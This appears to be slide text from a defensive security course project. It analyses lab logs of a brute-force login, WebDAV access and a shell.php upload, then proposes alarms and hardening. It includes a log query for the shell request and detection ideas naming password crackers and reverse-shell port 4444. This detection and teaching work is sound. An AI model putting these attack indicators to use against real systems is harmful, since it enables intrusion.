
Analysis: Uncovering the Brute Force Attack

- For the brute force attack, 15,272 requests were made in the attempt.
- 15,268 attempts were made before the attacker discovered the password.



Analysis: Finding the WebDAV Connection

- 10 request for this directory was made during the time of the attack
- Shell.php was the file the attackers had requested.



Analysis: Finding the WebDAV Connection (cont.)

- 10 request for this directory was made during the time of the attack
- Shell.php was the file the attackers had requested.

Save Open Share Inspect

http.request.referrer: "http://192.168.1.105/webdav/" and query: "GET /webdav/shell.php"

KQL



Aug 29, 2020 @ 18:25:00.0 → Aug 29, 2020 @ 18:30:00.0

Refresh

Add filter

beat-*

Search field names

Filter by type

0

Fields

Source

Fields

_agent.original

_timestamp

_x

_re

_s

2 hits

Aug 29, 2020 @ 18:25:00.000 - Aug 29, 2020 @ 18:30:00.000

Auto

Count

2

1.5

1

0.5

0

18:25:00

18:25:30

18:26:00

18:26:30

18:27:00

18:27:30

18:28:00

18:28:30

18:29:00

18:29:30

@timestamp per 5 seconds

Time

_source

```
> Aug 29, 2020 @ 18:26:55.855 http.request.referrer: http://192.168.1.105/webdav/ query: GET /webdav/shell.php @timestamp: Aug 29, 2020 @ 18:26:55.855
http.request.bytes: 4078 http.request.headers.content-length: 0 http.request.method: get http.version: 1.1 event.start: Aug
29, 2020 @ 18:26:55.855 event.kind: event event.category: network_traffic event.dataset: http destination.ip: 192.168.1.105
destination.port: 80 agent.ephemeral_id: a0d5131e-deec-49f9-9f2b-6d97dbe2f968 agent.hostname: server1 agent.id: de2238f6-73be-
44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat client.ip: 192.168.1.90 client.port: 60574
```



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert to detect port scanning and ping requests.

What threshold would you set to activate this alarm?

10 port scans in one minute or 100 consecutive ping requests.

System Hardening

What configurations can be set on the host to mitigate port scans?

Configure firewalls and Intrusion Prevention System to look for potentially malicious behavior and have rules in place to cut off attacks if a certain threshold is reached, so that scans can be stopped even while they are in progress.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm to detect unauthorized or requests from unfamiliar IP addresses to the hidden directory. Also, an Alarm to detect when the HTTP requests exceed a threshold.

What threshold would you set to activate this alarm?

The alarm threshold should be when more than 1 attempt has been made.

System Hardening

What configuration can be set on the host to block unwanted access?

For hidden directories, it is important to disable access to root via SSH, limit connection rates, and restrict access by user.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alert that is triggered when a series of failed sign-ins occur would be helpful. This would allow administrators to see where they are coming from and investigate if they are from an authorized user. This would allow for preemptive investigation, before a Denial of Service was carried out when the threshold of invalid login attempts lock the account. This would also allow for possibly blocking IP addresses connected with the activity. In addition an alert that is triggered when the 401 unauthorized HTTP response code has reached its threshold and an alert that identifies when the user-agent names that match password cracking software, like Hydra, John the Ripper, etc.

What threshold would you set to activate this alarm?

Microsoft has suggested that, "a good recommendation for such a configuration is 50 invalid sign-in attempts, which prevents accidental account lockouts and reduces the number of Help Desk calls, but does not prevent a DoS attack".

System Hardening

What configuration can be set on the host to block brute force attacks?

A solid account lockout policy is very important. It is crucial to numerically define how many failed login attempts are reasonable.

This would need to be accompanied by a way for administrators to unlock accounts, in the case of an attack where mass lockouts occur.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alert when there has been an attempt to upload or download a file where the size exceeds the defined threshold and outside of the defined accepted file types.

What threshold would you set to activate this alarm?

This would be very dependant on what the WebDav would be used for and what the typical file size is for that use.

System Hardening

What configuration can be set on the host to control access?

If webdav is not inuse, then disable it. Otherwise, ensure that all software is update (like apache), connection to the WebDav server should require a username and strong password, maintain up-to-date list of authorized users, and limit the size and type of files being uploaded and downloaded. Also, it would be ideal to run WebDav on port 443, through the HTTPS protocol, so that the data would be encrypted.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Rather than blocking certain file types from being uploaded, I would define the files that are allowed to be uploaded to the system remotely. I would set up an alert for unauthorized file uploads and an alert based on the size upload.

What threshold would you set to activate this alarm?

I would set this threshold to be 0, there should not be shell script files or executable files being uploaded remotely without close examination by the security team.

System Hardening

What configuration can be set on the host to block file uploads?

Along with blocking unauthorized file uploads, it is important that a file isn't being 'masked' as a different file type, so a file verification would be important. In addition, helpful steps would be scanning a file for malware, disabling macros in common file types like PDF or excel, set maximum file size and file name length, randomly determine file names once they are uploaded, ensure that uploaded files are not saved within the root directory, and providing simple error messages when there are upload errors rather than exposing directory or file paths of the system. Also, closing port 4444, using stronger passwords, two-factor authentication, unique login URLs, and maintaining patched systems would help combat this issue.

*The
End*